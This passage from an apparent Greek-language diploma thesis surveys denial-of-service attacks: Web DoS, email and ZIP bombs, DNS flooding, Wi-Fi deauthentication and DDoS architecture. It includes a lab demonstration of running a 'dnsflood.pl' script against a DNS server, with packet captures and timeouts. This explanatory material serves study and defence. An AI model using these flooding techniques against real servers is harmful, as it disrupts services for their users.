- Να μειώσουν συστηματικά τον πραγματικό αριθμό των χρηστών που μπορούν να εξυπηρετηθούν καθώς και την ταχύτητα πρόσβασης στις ιστοσελίδες μειώνοντας έτσι την ποιότητα των υπηρεσιών που παρέχονται.


Ο πρώτος στόχος γίνεται εύκολα αντιληπτός αφού ο διακομιστής θα παράγει κάποια προειδοποίηση ή κάποιο σφάλμα. Ο δεύτερος στόχος όμως δεν είναι απαραίτητο πως θα παράγει κάποια προειδοποίηση και έτσι η επίθεση μπορεί να πραγματοποιείται για μεγάλα χρονικά διαστήματα χωρίς να γίνεται αντιληπτή. Στην απλή μορφή τους και σε χαμηλό επίπεδο οι Web DoS επιθέσεις δεν έχουν καμία διαφορά από τις

SYN Flood επιθέσεις. Οι Web DoS επιθέσεις που θα εξεταστούν, αποτελούν μια αρκετά σύνθετη μορφή επιθέσεων στην οποία το πρόγραμμα το οποίο εξαπολύει την επίθεση προσπαθεί να μιμηθεί με τον καλύτερο δυνατό τρόπο έναν πραγματικό χρήστη εκτελώντας μια πλοήγηση στον εκάστοτε δικτυακό τόπο. Οι Web DoS επιθέσεις μπορούν να χωριστούν σε τρεις κατηγορίες:


• Επιθέσεις που ζητούν συνέχεια την ίδια σελίδα (Τύπου-1).



• Επιθέσεις που ζητούν συνέχεια τυχαίες σελίδες (Τύπου-2).



• Επιθέσεις που μιμούνται την πλοήγηση κανονικών χρηστών (Τύπου-3).



2.4.9 Email bomb.

Ο όρος email bomb (βόμβα email) στην επιστήμη υπολογιστών αναφέρεται σε ένα είδος επίθεσης κατά την οποία ο επιτιθέμενος στέλνει μία τεράστια ποσότητα ηλεκτρονικών μηνυμάτων σε μία διεύθυνση ηλεκτρονικού ταχυδρομείου με σκοπό να γεμίσει τον διαθέσιμο χώρο στον δίσκο και να προκαλέσει δυσλειτουργία στον mail server.

Μία μορφή email bomb που είναι αρκετά συνηθισμένη ονομάζεται ZIP bomb και βασίζεται στο γεγονός ότι πολλοί από τους σύγχρονους mail servers διαθέτουν προγράμματα ελέγχου των email για τον εντοπισμό ιών. Εάν για παράδειγμα κάποιο email περιλαμβάνει ως επισύναψη ένα συμπιεσμένο αρχείο (.zip, .rar κοκ), τότε πολλοί από τους σύγχρονους mail servers θα αποσυμπιέσουν το αρχείο και θα ελέγξουν το περιεχόμενό του για ιούς ή δούρειους ίππους.

Μία ZIP bomb είναι ένα email που περιέχει ένα συμπιεσμένο αρχείο ως επισυναπτόμενο. Αυτό το συμπιεσμένο αρχείο περιλαμβάνει ένα τεράστιο αρχείο κειμένου αρκετών GB, το οποίο αποτελεί ουσιαστικά συνεχή επανάληψη ενός γράμματος (πχ α). Ένα τέτοιο αρχείο έχει το εξής χαρακτηριστικό: Όταν είναι συμπιεσμένο καταλαμβάνει ελάχιστο χώρο, αλλά όταν αποσυμπιεστεί ο χώρος που δεσμεύει είναι τεράστιος. Άρα λοιπόν, όταν ο mail server προσπαθήσει να αποσυμπιέσει το αρχείο για να ελέγξει το περιεχόμενό του, τότε το αποσυμπιεσμένο αρχείο θα δεσμεύσει μία τεράστια ποσότητα υπολογιστικής ισχύος, μνήμης RAM, και σκληρού δίσκου. Αυτό έχει πολλές φορές ως συνέπεια το πάγωμα του υπολογιστή. Παρόλα αυτά οι σύγχρονοι mail servers είναι στην πλειοψηφία τους άτρωτοι σε ZIP bombs διότι αφενός είναι σε θέση

να τις αναγνωρίζουν και αφετέρου διαθέτουν αρκετά υψηλές δυνατότητες (μεγάλη ταχύτητα επεξεργαστή, αρκετή μνήμη κοκ) για να μπορέσουν να συνεχίσουν ομαλά την λειτουργία τους ακόμη και όταν λάβουν μία τέτοια βόμβα.

Υπάρχουν δύο τρόποι διακίνησης email bombs.

- ✓ Ο πρώτος τρόπος συνίσταται στην μαζική αποστολή ηλεκτρονικών μηνυμάτων στον ίδιο παραλήπτη. Ο σχεδιασμός προγραμμάτων που θα επιτελούν αυτήν την λειτουργία είναι αρκετά απλός, αλλά τέτοιου είδους βόμβες εντοπίζονται εύκολα από φίλτρα spam και τελικά δεν πετυχαίνουν τον στόχο τους. Πολλές φορές οι χάκερ χρησιμοποιούν υπολογιστές zombie για να ξεκινήσουν μία επίθεση DDoS - Distributed Denial of Service. Κατά την επίθεση αυτή, ο χάκερ δίνει εντολή στους υπολογιστές zombie να στείλουν δισεκατομμύρια emails προς έναν συγκεκριμένο στόχο με σκοπό να τον γεμίσουν με emails και έτσι να παρεμποδίσουν την σωστή λειτουργία του. Η επίθεση αυτή είναι πιο δύσκολο να αντιμετωπιστεί σε σχέση με το απλό email bombing διότι αυτήν την φορά τα emails προέρχονται από δεκάδες διαφορετικούς υπολογιστές zombie.
- ✓ Ο δεύτερος τρόπος διακίνησης email bombs περιλαμβάνει την εγγραφή της ηλεκτρονικής διεύθυνσης του θύματος σε διάφορες διαδικτυακές υπηρεσίες (mailing lists, newsletters κοκ). Εάν ο επιτιθέμενος καταφέρει να εγγράψει το θύμα σε πολλές τέτοιες υπηρεσίες, τότε το θύμα θα παραλαμβάνει δεκάδες email από κάθε υπηρεσία, γεμίζοντας με τον τρόπο αυτό τον σκληρό δίσκο του mail server. Για την αποφυγή τέτοιων επιθέσεων έχει καθιερωθεί πλέον η τακτική της αποστολής ενός email επιβεβαίωσης πριν οριστικοποιηθεί η εγγραφή του χρήστη σε μία διαδικτυακή υπηρεσία.

2.4.10 DNS Amplification attack.


Το Domain Name System (DNS) είναι υπεύθυνο για την μετάφραση των ονομάτων των εξυπηρετητών στις IP διευθύνσεις (και αντίστροφα) και είναι κρίσιμη υπηρεσία για την ομαλή λειτουργία των διασυνδεδεμένων σε δίκτυο συσκευών.

Ένας από τους μεγαλύτερους φόβους των διεθνών αρχών είναι ότι στόχος θα είναι η λειτουργία του internet παγκοσμίως. Ο φόβος είναι δικαιολογημένος, γιατί αυτό έχει ήδη συμβεί τουλάχιστον δύο φορές, το

2002 και το 2007. Και οι δύο επιθέσεις στόχευαν στην καρδιά του internet, στο Σύστημα Ονομάτων Τομέα (DNS, Domain Name System). Οι διευθύνσεις που πληκτρολογούμε (όπως www.unipi.gr) αντιστοιχούν σε πολύπλοκες ομάδες με 10 ψηφία, που είναι ο κώδικας κάθε ονόματος τομέα. Όταν συνδεόμαστε, τα γράμματα μετατρέπονται σε ψηφία, χωρίς όμως εμείς να βλέπουμε κάτι τέτοιο. Μόλις 13 server σε όλο τον κόσμο διατηρούν τον επίσημο κατάλογο των ενεργών ονομάτων τομέα. Αποτελούν το κλειδί για την παγκόσμια διασύνδεση και, αν έπεφταν, το internet θα κατέρρεε αμέσως.

Στις 6 Φεβρουαρίου του 2007 κάποιος προσπάθησε να προκαλέσει αυτό το τρομερό παγκόσμιο μπλακάουτ του ψηφιακού κόσμου. Η επίθεση προήλθε από την περιοχή της Ασίας-Ειρηνικού Ωκεανού και είχε δύο στάδια: το πρώτο διήρκησε δυόμισι ώρες, στη συνέχεια υπήρξε μια διακοπή τρεισήμισι ωρών και έπειτα η επίθεση ξανάρχισε για πέντε συνεχόμενες ώρες. Η τυπολογία ήταν κατανεμημένη επίθεση άρνησης υπηρεσίας μέσω υπολογιστών ζόμπι. Η επίθεση εξαπολύθηκε στους έξι από τους 13 server των ονομάτων τομέα και δύο από αυτούς υπέστησαν σοβαρές ζημιές. Οι επιτιθέμενοι γνώριζαν τι έκαναν, παρ' όλο που δεν πέτυχαν το στόχο τους. Πιο σημαντικό ήταν όμως το επεισόδιο της 21 Οκτωβρίου του 2002, την ημέρα που το internet έφτασε στο χείλος της κατάρρευσης, με τους επιτιθέμενους να αφήνουν νοκ άουτ εννέα από τους 13 server.

Οι επιθέσεις στους DNS servers αποσκοπούν στην διακοπή των υπηρεσιών αντιστοίχησης των ονομάτων του διαδικτύου σε IP διευθύνσεις προκαλώντας το ίδιο αποτέλεσμα αφού ο χρήστης δεν θα μπορεί να επικοινωνήσει με την υπηρεσία μιας εταιρίας αν ο υπολογιστής του δεν μπορεί να βρει το συγκεκριμένο IP. Ο server βομβαρδίζεται με πολλά αιτήματα πρόσβασης και τον οδηγούν έτσι σε υπερφόρτωση (flooding). Τα αιτήματα προέρχονται συχνά από τους υπολογιστές ανυποψίαστων χρηστών που έχουν μολυνθεί με ιούς.



DNS Amplification attack

Παρακάτω παρουσιάζεται ένα παράδειγμα μιας επίθεσης DoS σε ένα DNS server χρησιμοποιώντας ένα script το ‘dnsflood.pl’.
Στο παράρτημα 3 της παρούσας διπλωματικής εργασίας παρουσιάζεται ο πηγαίος κώδικας του dnsflood.pl script.

Σε πρώτη φάση ο κάθε attacker τρέχει το script :

```
[root@fanta dns]# perl dnsflood.pl 128.1.1.100
attacked: 128.1.1.100...
```

Όταν τρέξουμε την εντολή tcpdump παρατηρούμε από το sniffed output της εντολής ότι κάθε επιτιθέμενο μηχάνημα έχει διαφορετική spoofed source port.

```
[root@fanta /root]# tcpdump -vvv -X dst port 53
tcpdump: listening on eth0

18:55:53.618983 42.95.39.205.domain > 128.1.1.100.domain:
35698+[|domain] (ttl 64,id 1565, len 108)
0x0000 4500 006c 061d 0000 4011 a0d3 2a5f 27cd E..l....@...*_'.
0x0010 8001 0164 0035 0035 0058 f00f 8b72 0100 ...d.5.5.X...r..
```

```
0x0020 0001 0000 0000 0000 3a63 6b6c 7266 6969 ........:cklrfii
0x0030 7363 6d61 7362 scmasb

18:55:53.621071 95.10.15.152.domain > 128.1.1.100.domain:
35699+[|domain] (ttl 64,id 1565, len 109)
0x0000 4500 006d 061d 0000 4011 845c 5f0a 0f98 E..m....@..\_...
0x0010 8001 0164 0035 0035 0059 3fbf 8b73 0100 ...d.5.5.Y?..s..
0x0020 0001 0000 0000 0000 3b63 6b6c 7266 6969 ........;cklrfii
0x0030 7363 6d61 7362 scmasb
```

Για να αποτιμήσουμε τον αντίκτυπο αυτής της επίθεσης, ο επιτιθέμενος πρώτα καθαρίζει την Local cache του (με τη εντολή ipconfig /flushdns) και μετά απευθύνει το αίτημα στον name server. Έτσι εξασφαλίζεται ότι ο resolver αντλεί τις πληροφορίες από τον server και όχι τοπικά.

```
D:\>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

D:\>nslookup
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 128.1.1.100: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 128.1.1.100

> ms2.sa.com
Server: UnKnown
Address: 128.1.1.100

DNS request timed out.
        timeout was 2 seconds.
DNS request timed out.
        timeout was 2 seconds.
*** Request to UnKnown timed-out
> ms3.sa.com
Server: UnKnown
Address: 128.1.1.100

DNS request timed out.
        timeout was 2 seconds.
```

```
Name: ms3.sa.com
Address: 128.1.47.1
> exit
```

Όταν σταματήσει η επίθεση όπως βλέπουμε και από την κάτω οθόνη, επανέρχεται η ομαλή λειτουργία των name servers.

```
D:\>ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.

D:\>nslookup
Default Server: ns1.sa.com
Address: 128.1.1.100

> ms2.rhs.net
Server: ns1.sa.com
Address: 128.1.1.100

Name: ms2.sa.com
Address: 128.1.23.8

> exit
```

2.5 Επιθέσεις DoS στα 802.11 ασύρματα δίκτυα.

Οι DoS επιθέσεις που εφαρμόζονται στην WiFi τεχνολογία διακρίνονται σε 4 κατηγορίες.

- Η πρώτη κατηγορία είναι εκείνη της επίθεσης στο φυσικό επίπεδο, το γνωστό **jamming**. Αυτή η τεχνική βασίζεται στις παρεμβολές και στο θόρυβο που μπορούν να δημιουργήσουν ορισμένες συσκευές όπως είναι τα κινητά τηλέφωνα, οι Bluetooth συσκευές οι φούρνοι μικροκυμάτων και γενικώς ηλεκτρικές συσκευές που μπορούν να λειτουργήσουν στο φάσμα των 2,4 GHz. Το αποτέλεσμα αυτών των επιθέσεων είναι σχετικά άκακο αφού συνήθως δε γίνεται με πρόθεση, όμως και πάλι παραμένει σοβαρό αφού μπορεί να οδηγήσει σε δυσλειτουργία του δικτύου και σε προβληματική χρήση του με πολλές διακοπές και αποτυχίες.
- Η δεύτερη κατηγορία επιθέσεων που είναι και η πιο γνωστή και χρησιμοποιούμενη έχει να κάνει με τη μαζική εκπομπή deassociation και deauthentication frames. Δημιουργείται έτσι το φαινόμενο της


πλημμύρας (**deassociation and deauthentication flood**). Κατά τη διάρκεια μιας τέτοιας επίθεσης, ο επιτιθέμενος αποστέλλει όσο το δυνατόν περισσότερα deassociation και deauthentication πακέτα προς το εκάστοτε AP με αποτέλεσμα αυτό να κάνει disconnect του χρήστες που υποτίθεται πως έχουν κάνει τις αιτήσεις αυτές για να αποσυνδεθούν. Αυτό είναι ένα καλό μέτρο, για να μπορέσει ο επιτιθέμενος να εφαρμόσει τεχνικές spoofing και να προσποιηθεί την ταυτότητα του χρήστη που αποσυνδέθηκε.

● Τρίτη στη σειρά είναι μια αρκετά παρόμοια τεχνική, αυτή του **authentication frame attack**. Ο επιτιθέμενος σε αυτή την περίπτωση στέλνει πακέτα authentication προς το AP με αλλοιωμένο όμως περιεχόμενο κατά τέτοιο τρόπο ώστε να θεωρήσει αποτυχημένη την προσπάθεια του υποτιθέμενου χρήστη που έστειλε αυτό το request και να του απαντήσει αρνητικά «πετώντας» τον παράλληλα έξω από το δίκτυο, χωρίς ο ίδιος ο νόμιμος χρήστης να καταλάβει το γιατί. Και πάλι μετά ο εισβολέας μπορεί να κάνει spoof την MAC address του και να συνδεθεί στο δίκτυο.


● Τέλος, πρέπει να αναφερθεί η πάντα επίκαιρη τεχνική του **buffer overflow**. Οι DoS επιθέσεις συχνά έχουν γίνει συνώνυμες αυτής της τεχνικής. Με την αποστολή μαζικών αποστολών πακέτων προς τα AP, οι buffers του κάθε AP υπερχειλίζουν και το AP οδηγείται σε κατάρρευση. Αυτό επιδιώκουν και πολλοί που εξαπολύουν τέτοιες επιθέσεις, ώστε στη συνέχεια να εφαρμόσουν τις man-in-the-middle (MITM) πρακτικές τους.

3 Κατανεμημένες DoS Επιθέσεις-DDoS Attacks.

Οι επιθέσεις με στόχο το διαθέσιμο δικτυακό εύρος έγιναν πολύ πιο επικίνδυνες όταν έγιναν κατανεμημένες. Σε μια τέτοια περίπτωση, αντί να επιτίθεται απευθείας ένα σύστημα σε ένα άλλο, η επίθεση κατανέμεται σε πολλές συντονισμένες πηγές που έχουν τη δυνατότητα να προκαλέσουν πολύ μεγαλύτερο όγκο κίνησης και καλύπτουν με την πολυπλοκότητα τους την πηγή συντονισμού της επίθεσης. Ονομάζονται τότε Κατανεμημένες Επιθέσεις Άρνησης Υπηρεσίας (Distributed Denial of Service Attacks - DDoS) .Η δομή τέτοιων επιθέσεων απεικονίζεται στα ακόλουθα σχεδιαγράμματα :



Distributed Denial of Service Attack Structure



Distributed Denial of Service Attack Structure


Οι DDoS επιθέσεις είναι πολύ πιο αποτελεσματικές από τις απλές DoS επιθέσεις, μιας και η επίθεση γίνεται ταυτόχρονα από πολλές πηγές. Φυσικά, και για τις κατανεμημένες επιθέσεις μπορεί να χρησιμοποιηθεί οποιαδήποτε μορφή επίθεσης από αυτές που αναφέραμε παραπάνω.

3.1 Αρχιτεκτονική των επιθέσεων.

Μία επίθεση DDoS αποτελείται από τέσσερα στοιχεία:


1.Τον επιτιθέμενο.
2.Τους χειριστές (handlers) ή επιτελείς (masters) κόμβους, οι οποίοι είναι κόμβοι που έχουν παραβιαστεί από τον επιτιθέμενο και "τρέχει" ένα ειδικό πρόγραμμα σε αυτούς, δίνοντάς τους τη δυνατότητα να ελέγχουν πολλαπλούς πράκτορες (agents).
3.Τους επιτιθέμενους πράκτορες (daemon agents ή κόμβους zombie), οι οποίοι είναι κατειλημμένοι κόμβοι, στους οποίους τρέχει ένα ειδικό πρόγραμμα και οι κόμβοι αυτοί είναι υπεύθυνοι για την παραγωγή μίας ροής πακέτων προς το μελλοντικό θύμα.
4.Ένα θύμα ή κόμβο-στόχο.

Οι κατανεμημένες DoS επιθέσεις (Distributed Denial of Service) είναι επιθέσεις που ξεκινούν ταυτόχρονα από πολλές πηγές αντί για μία. Ο αρχικός επιτιθέμενος (real attacker) ορίζει κάποιους υπολογιστές ως εκπαιδευτές (handlers) οι οποίοι ελέγχουν μια σειρά από ενδιάμεσους υπολογιστές που ονομάζονται πράκτορες (agents) και που με τη σειρά τους επιτίθενται όλοι μαζί ταυτόχρονα στον εξυπηρετητή-θύμα.



Distributed Denial of Service Attack Architecture

Εκπαιδευτής ή πράκτορας μπορεί να γίνει οποιοσδήποτε υπολογιστής, αρκεί να έχει εγκατασταθεί σε αυτόν κατάλληλος κώδικας-ιός. Η εγκατάσταση του κώδικα μπορεί να γίνει από τον χρήστη ή να σταλεί αυτόματα από το Διαδίκτυο. Συνεπώς, οι εκπαιδευτές και οι πράκτορες θεωρούνται κι αυτοί θύματα της επίθεσης.



Distributed Denial of Service Attack Architecture

